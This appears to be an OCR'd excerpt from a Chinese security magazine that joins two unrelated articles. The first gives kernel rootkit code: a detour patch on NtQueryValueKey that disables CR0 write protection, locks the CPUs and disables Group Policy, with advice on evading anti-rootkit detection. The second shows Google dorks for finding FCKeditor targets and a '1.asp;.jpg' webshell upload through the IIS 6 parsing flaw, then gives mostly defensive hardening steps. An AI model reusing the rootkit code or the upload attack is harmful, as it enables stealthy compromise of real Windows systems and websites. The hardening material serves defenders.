    ntStatus = VerifySignature(patchInfo.SystemCall,
patchInfo.Signature,
    patchInfo.SignatureSize);
    //保存将要替换的字节信息，因为在 patching code 之后
    //还需要将这些字节重写
    GetExistingchars(patchInfo.SystemCall,patchInfo.PrologOrig,
    patchInfo.SizePrologPatch,patchInfo.PrologPatchOffset);
    GetExistingchars(patchInfo.SystemCall,patchInfo.EpilogOrig,
    patchInfo.SizeEpilogPatch,
    patchInfo.EpilogPatchOffset);
    //获取我们的 Detour 函数地址，将其保存到 Patching code
    //数组中。此地址需要动态获取，因为每次加载到内核中
    //时，对应的地址可能不一致
    InitPatchCode(patchInfo.PrologDetour,
patchInfo.PrologPatch);
    InitPatchCode(patchInfo.EpilogDetour,
patchInfo.EpilogPatch);
    //屏蔽内核函数写保护权限
    disableWP_CR0();
    DbgPrint("DriverEntry", "Installing detour patch");
    //提升访问内核函数的工作线程权限级
    irql = RaiseIRQL();
    //获取自旋锁，独占方式访问此共享资源
    dpcPtr = AcquireLock();
    //将 Detour 补丁加载到函数内部实现的指定位置
    InsertDetour(patchInfo.SystemCall,patchInfo.EpilogPatch,
    patchInfo.SizeEpilogPatch,patchInfo.EpilogPatchOffset);
    ReleaseLockc(dpcPtr);
    LowerIRQL(irql);
    enableWP_CR0();
    return(STATUS_SUCCESS);
    }
```

2）我们设计的 Detour Function，其主要功能是从函数 NtQueryValueKey()中获取返回的参数值，然后调用我们的过滤函数修改指定键码的键值，将其置为 0，实现组策略的瘫痪。

```
__declspec(naked)Epilog_NtQueryValueKey()
{
__asm
{
MOV RetValue_NtQueryValueKey, EAX
MOV EAX, [ESP+4]
MOV KeyHandle_NtQueryValueKey, EAX
MOV EAX, [ESP+8]
MOV ValueName_NtQueryValueKey, EAX
MOV EAX, [ESP+12]
MOV KeyValueInformationClass_NtQueryValueKey, EAX
MOV EAX, [ESP+16]
MOV KeyValueInformation_NtQueryValueKey, EAX
MOV EAX, [ESP+20]
MOV Len_NtQueryValueKey, EAX
MOV EAX, [ESP+24]
MOV ResultLen_NtQueryValueKey, EAX
CALL FilterParameters
}
__asm
{
MOV EAX, RetValue_NtQueryValueKey; //Original Code
RET 0x18
NOP
NOP
}
}
```

3）在多核的情况下如何互斥访问一个内核共享资源。

```
PKDPC AcquireLock(){
PKDPC dpcArray;  //定义一个 DPC 对象数组
unsigned int cpuID;
unsigned int i;
unsigned int nOtherCPUs;
//判断当前的工作线程 IRQL 级是否为
//DISPATCH_LEVEL
```

```
if(KeGetCurrentIrql()!=DISPATCH_LEVEL) return NULL;
//原子性操作初始化两个全局变量，分别用于标识当前的
//工作线程是否已经独占访问内核共享资源完毕；当前系
//统中存在多少个 CPU
InterlockedAnd(&LockAcquired,0);
InterlockedAnd(&nCPUsLocked,0);
//为其余的各个 CPU 分配一个 DPC 对象，存储在 DPC
//数组中
dpcArray = (PKDPC)ExAllocatePool(NonPagedPool,
KeNumberProcessors * sizeof(KDPC));
cpuID = KeGetCurrentProcessorNumber();
for(i=0;i<KeNumberProcessors;i++){
PKDPC dpcPtr = &(dpcArray[i]);
if(i!=cpuID){
//初始化每一个 DPC 对象，并将其插入到队列中，在函
//数 LockRoutine 中轮询执行 NOP 指令，等待全局变量
//LockAcquired 置为有效状态，这里若 LockAcquired 等
//于 CPU 的个数，则表示当前工作线程独占访问共享资
//源完毕
KeInitializeDpc(dpcPtr, LockRoutine, NULL);
KeSetTargetProcessorDpc(dpcPtr,i);
KeInsertQueueDpc(dpcPtr,NULL,NULL);
}
}
nOtherCPUs = KeNumberProcessors-1;
InterlockedCompareExchange(&nCPUsLocked,nOtherCPUs
,nOtherCPUs);
while(nCPUsLocked != nOtherCPUs){
__asm
{
nop;
}
InterlockedCompareExchange(&nCPUsLocked,nOtherCPUs
,nOtherCPUs);
}
return dpcArray;
}
```

其余的函数，相对来说都很容易编写。主要包括：NtQueryValueKey()函数内部实现的头几个字节的鉴别函数，以准确判断当前修改的内核函数没有任何异常；Detour 补丁函数加载进内存中的动态地址获取函数，此函数主要功能是将 Detour 补丁函数地址存放 Patching 代码中；保存原始将要替换的几个字节代码片段函数；将 Detour 补丁插入到 NtQueryValueKey()中的指定字节位置函数；过滤函数 FilterParmeters()，其主要功能就是通过将前面给出的 2 个键码对应的键值置 0。

OK，主要函数都已经写完了，下面再回顾下末端 Detour Patch 技术的主要步骤：① 获取 NtQueryValueKey()函数地址；② 验证 NtQueryValueKey()函数实现的前几个字节是否与 WinDbg 反汇编出来的字节一致；③ 保存 NtQueryValueKey()函数实现末端的几个字节码（ret 0xAA）；④ 保存我们的 Detour 补丁函数加载进内存的地址，存储到补丁数组中；⑤ 利用互斥锁机制，以独占方式访问内核函数 NtQueryValueKey，并取消控制寄存器 CR0 的 WP 位；⑥ 将补丁数组插入到函数指定的位置；⑦ 释放互斥锁并恢复 CR0 的写保护位。

小结

Detour 运行时补丁技术能够很好地对某些内核函数进行一定的修改，从而改变程序执行流程，获取系统控制权。在一定程度上，其被反 Rootkit 检测工具识别检测的几率相对常见的内核级 Rootkit 技术，如 Hook SSDT、IDT 等要低。当然，这也并不代表很难检测，当前也存在很多检测工具专门检测内核函数的前面几个字节是否存在一些恶意的 JMP、RET 等指令，故在对内核函数使用补丁技术时，应该尽量隐藏跳转语句。

前置知识：无
关键词：漏洞、FCKeditor、IIS6



FCKeditor 上传漏洞与 IIS 6 解析漏洞的利用和修补

文/图 古典娃娃（Neuron）

FCKeditor 是一个功能强大、支持所见即所得功能的文本编辑器，可以为用户提供像微软 Office 一样的在

线文档编辑服务。它不需要安装任何形式的客户端，兼容绝大多数主流浏览器，支持 ASP.NET、ASP、ColdFusion 、PHP、Java、Active-FoxPro、Lasso、Perl、Python 等编程环境，但是每种脚本语言的 FCKeditor 都存在着不同的安全问题，本文说的是 ASP 和 ASP.NET 两种的 FCKeditor。

目前 FCKeditor 已经更名为 CKeditor。这应该是和它的开发公司 CKSource 的名字有关，该公司的另一个产品为 CKFinder（一个 Ajax 文件管理器），可能为了保持一致，将 FCK 更改为 CK，但是版本号继承了下来，最新版本为 Ckeditor 3.0.2 版，同时 FCKeditor.net 域名也已经转向至 ckeditor.com 了。据官方的解释，CK 是对 FCK 的代码的完全重写，而且此项工作从 2007 年就开始了，并在今年初发表了多个测试版。至此，为大家服务长达 6 年的 FCKeditor 将被 CKeditor 替代。

不过，我们这里说的还是 FCKeditor，虽然 CKeditor 有了很大的改进，但我相信我们还是能挖出它的漏洞来。

Google Hack 找到 FCKeditor

使用 Google 搜索“inurl:FCKeditor/_samples”，不过有很多网站使用的是简化的 FCKeditor，会删除 _samples 目录，所以使用 Google 搜索“inurl:FCKeditor/editor/”会得到更多的结果。同时也可以尝试使用一下 baidu Hack，Google 和百度各有所长，在渗透的过程中建议一同使用。

FCKeditor 上传漏洞利用

在通过前一步使用 Google 或百度找到 FCKeditor 入侵目标之后，接下来就是漏洞的利用了。如果是在 FCKeditor/_samples 这个目录下，就打开该目录下的 default.html 文件，如图 1、图 2 所示。接着单击 default.html 页面中的“插入/编辑图像->浏览服务器”，如图 3 所示，就可以看到上传文件夹中的文件了。




图 1

如果没有 /_samples 这个目录，可以搜索 /FCKeditor/editor 目录，同样是使用 /FCKeditor/ editor 目录下面的 /filemanager/browser/default/ browser.html 这个文件浏览服务器和上传文件，漏洞地址一般为：

http://www.bfsutw.com/fckeditor/editor//filemanager/browser/default/browser.html?Type=Image&Connector=http://www.bfsutw.com/FCKeditor/editor/filemanager/connectors/asp/connector.asp。




图 2




图 3

ASP 或 ASP.NET 版本的 FCKeditor 加上 IIS 6 友好的配合，拿到一个 WebShell 是非常简单的了，直接上传一个命名格式为“1.asp;.jpg”的免杀 WebShell 即可。本文要说的不是拿 Shell，而是针对 IIS 6 解析漏洞的加固修补方法。

FCKeditor 安全设置

1）ASP 版本自定义上传的文件名

为了不让入侵者能够自定义上传文件的文件名，所以我们要让 FCKeditor 自己为上传的文件命名。在 editor\filemanager\connectors\asp 目录中打开 commands.asp，找到“sFileName = SanitizeFileName

(sFileName)”这行代码，在它的下部添加“sFileName=GetID("F")&"."&Split(sFileName, ".")(1)”，生成20位上传文件流水编号名。

打开 IO.asp 页面，找到“function SanitizeFileName (sNewFileName)”这行代码，它是个函数，在该函数结束的 end Function 代码下面，添加上 GetID 函数，功能是生成20位的流水号，具体代码如下：

```
Function GetID(prefix)
dim YearStr , MonthStr , DayStr , HourStr , MinStr , SecStr ,
RndStr , NStr , i ,j , SupplyStr 'SupplyStr 为补位，防止出现位
数少的情况，就自动补位
YearStr = year(date)
MonthStr = month(Date)
DayStr=day(Date)
HourStr = hour(time)
MinStr = minute(time)
SecStr = second(time)
if len(MonthStr)<2 then MonthStr="0" & MonthStr
if len(DayStr)<2 then DayStr="0" & DayStr
if len(HourStr)<2 then HourStr="0" & HourStr
if len(MinStr)<2 then MinStr="0" & MinStr
if len(SecStr)<2 then SecStr="0" & SecStr
Randomize
RndStr = Cstr(Fix(9000*rnd() +1000))
NStr = prefix&YearStr&MonthStr&DayStr&Hour-
Str&MinStr&SecStr&RndStr
j = 20 - len(Nstr)
SupplyStr = ""
For i=1 to j
Randomize
SupplyStr = SupplyStr & fix(10*rnd())
Next
GetID = NStr & SupplyStr
end function
```

2）独立的上传域


为了更加安全,我们可以把图片等上传文件放在一个独立的域名中。但 FCKeditor 默认的图片上传后 URL 是相对路径，在 Web.config appSettings 可以配置上传后图片 URL 的域名，比如“<add key="FCKeditor:UploadedFilesDomain" value= "http://img.cvimg.cn/"/>”。

3）简化 FCKeditor

从 editor\filemanager\connectors 中删除不使用的连接器，如 ASP.NET 网站就仅需保留 aspx。FCKeditor BasePath 根目录中除了以下文件保留之外，其他全部删除包括/editor、/fckconfig.js、/fckpackager.xml、/fckstyles.xml、/fcktemplates.xml 和/license.txt。

4）禁用浏览服务器功能

FCKeditor 默认是开启浏览服务器功能的，我们要修改 fckconfig.js 去除浏览服务器功能，如图4所示。


```
FCKConfig.LinkBrowser = false ;
FCKConfig.LinkBrowserURL = FCKConfig.BasePath + 'filemanager/browser/default/browser.html?
Connector=' + encodeURIComponent( FCKConfig.BasePath + 'filemanager/connectors/' +
_FileBrowserLanguage + '/connector.' + _FileBrowserExtension ) ;
FCKConfig.LinkBrowserWindowWidth       = FCKConfig.ScreenWidth * 0.7 ;       // 70%
FCKConfig.LinkBrowserWindowHeight      = FCKConfig.ScreenHeight * 0.7 ;      // 70%

FCKConfig.ImageBrowser = false ;
FCKConfig.ImageBrowserURL = FCKConfig.BasePath + 'filemanager/browser/default/browser.html?
Type=Image&Connector=' + encodeURIComponent( FCKConfig.BasePath + 'filemanager/connectors/' +
_FileBrowserLanguage + '/connector.' + _FileBrowserExtension ) ;
FCKConfig.ImageBrowserWindowWidth  = FCKConfig.ScreenWidth * 0.7 ;     // 70% ;
FCKConfig.ImageBrowserWindowHeight = FCKConfig.ScreenHeight * 0.7 ;    // 70% ;

FCKConfig.FlashBrowser = false ;
FCKConfig.FlashBrowserURL = FCKConfig.BasePath + 'filemanager/browser/default/browser.html?
Type=Flash&Connector=' + encodeURIComponent( FCKConfig.BasePath + 'filemanager/connectors/' +
_FileBrowserLanguage + '/connector.' + _FileBrowserExtension ) ;
FCKConfig.FlashBrowserWindowWidth  = FCKConfig.ScreenWidth * 0.7 ;     //70% ;
FCKConfig.FlashBrowserWindowHeight = FCKConfig.ScreenHeight * 0.7 ;    //70% ;
```

图 4

5）验证登录

默认 FCKeditor 是没有权限认证的（图4），为了防止任意用户均可以打开上传页或者浏览服务器文件，建议修改 fckeditor\editor\ filemanager\connectors\aspx\config.ascx 文件，将 FCKeditor 和网站后台管理权限进行集成。

如果用 Session 存储用户的登录验证信息，假设 Session 的 key 为 auth，则需要返回“return (Session["auth"] != null && Session["auth"] == "验证值");”；如果用 FORM 验证方式，则可以验证“return Page.User.Identity.IsAuthenticated;”。

IIS 6 解析漏洞修补

